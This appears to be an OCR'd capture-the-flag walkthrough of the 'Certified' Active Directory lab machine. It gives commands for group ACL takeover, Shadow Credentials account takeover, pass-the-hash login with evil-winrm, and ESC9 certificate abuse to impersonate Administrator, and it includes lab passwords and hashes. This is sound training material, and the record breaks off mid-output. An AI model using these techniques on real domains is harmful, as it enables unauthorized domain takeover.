
Bloodhound - Data Visualization (4)



#2 Gaining Rights on Group “management”

Gaining Rights on “management” group

1. Claim group ownership
2. Grant FullControl to self
3. Join group



1. Change Group Ownership

```
$ owneredit.py -dc-ip certified.htb -action read -
target management certified/judith.mader:judith09
```

Current owner: Domain Admins

```
$ owneredit.py -dc-ip certified.htb -action write -
new-owner judith.mader -target management
certified/judith.mader:judith09
```

New owner: judith.mader

2. Grant FullControl to self

```
$ dacledit.py -dc-ip certified.htb -action read -
principal judith.mader -target management
certified/judith.mader:judith09
```

Current ACLs: WriteOwner

```
$ dacledit.py -dc-ip certified.htb -action write -rights
FullControl -principal judith.mader -target management
certified/judith.mader:judith09
```

New ACLs: WriteOwner, FullControl

3. Join Group

```
$ net rpc group members management -U
"certified/judith.mader%judith09" -S certified.htb
```

Current group members: CERTIFIED/management_svc


```
$ net rpc group addmem management judith.mader -U
"certified/judith.mader%judith09" -S certified.htb
```

New group members:
CERTIFIED/management_svc, CERTIFIED/judith.mader


#3 Account Takeover “management_svc”

Account Takeover “management_svc”


- Write any user attribute
- Exploit “Shadow Credentials”



Kerberos


Key Distribution Center (KDC)
AS
TGS
Authenticator
Client
ntlm hash
Ticket Granting Ticket (TGT)
Service Ticket (ST)
File Server
Kerberos Tray

PKINIT



Kerberos Tray

Shadow Credentials


LDAP Queries - msDS-KeyCredentialLink

```
$ ldapsearch -H ldap://certified.htb -b "DC=certified,DC=htb" -D
"judith.mader@certified.htb" -w 'judith09' "(sAMAccountName=user)" dn
msDS-KeyCredentialLink
```

```
$ nxc ldap certified.htb -u "judith.mader" -p "judith09" --query
"(sAMAccountName=management_svc)" "dn msDS-KeyCredentialLink"
```

Adding Shadow Credentials

$ certipy shadow -account management_svc -u judith.mader@certified.htb -p judith09 add




$ certipy auth -pfx management_svc.pfx -username management_svc -domain certified.htb -dc-ip <ip-addr>

#4 Foothold and user.txt flag

Remote Login as management_svc


```
evil-winrm
  -u management_svc
  -H <ntlm-hash>
  -i certified.htb
```



#5 Abusing Active Directory Certificate Services (AD CS)

Identifying High Value Target

- CA Operator
- Can Issue certificates
- E.g. smart card, TLS, etc



Account Takeover ca_operator

```
$ certipy shadow -account ca_operator -u
management_svc@certified.htb -hashes
a091c1832bcdd4677c28b5a6a1295584 -dc-ip
10.129.178.85 auto
```

Enumerate Certificate Templates

```
certipy find -vulnerable -dc-ip 10.129.178.85 -u
ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -stdout
```

```
                                        CERTIFIED.HTB\Administrator
[!] Vulnerabilities
  ESC9                                : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
```

ESCalation Technique #9 “No Security Extension”

ESC9

1. Change ca_operator user's UPN [User Principle Name] from **ca_operator@certified.htb** to **Administrator**

2. Request a certificate to that UPN => *administrator.pfx*


3. Change ca_operator user's UPN back from **Administrator** to **ca_operator@certified.htb**

4. Log in using PKINIT as **Administrator**

https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#esc9-no-security-extension

1. Change UPN to Administrator

```
$ certipy account update -dc-ip <ip-addr> -u
management_svc -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator
-upn Administrator
```



2. Request certificate

```
$ certipy req -u ca_operator -hashes
b4b86f45c6018f1b664f70805f45d8f2 -dc-ip <ip-addr>
-ca certified-DC01-CA -template
CertifiedAuthentication
```

```
            X509v3 Subject Alternative Name:
                othername: UPN::Administrator
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
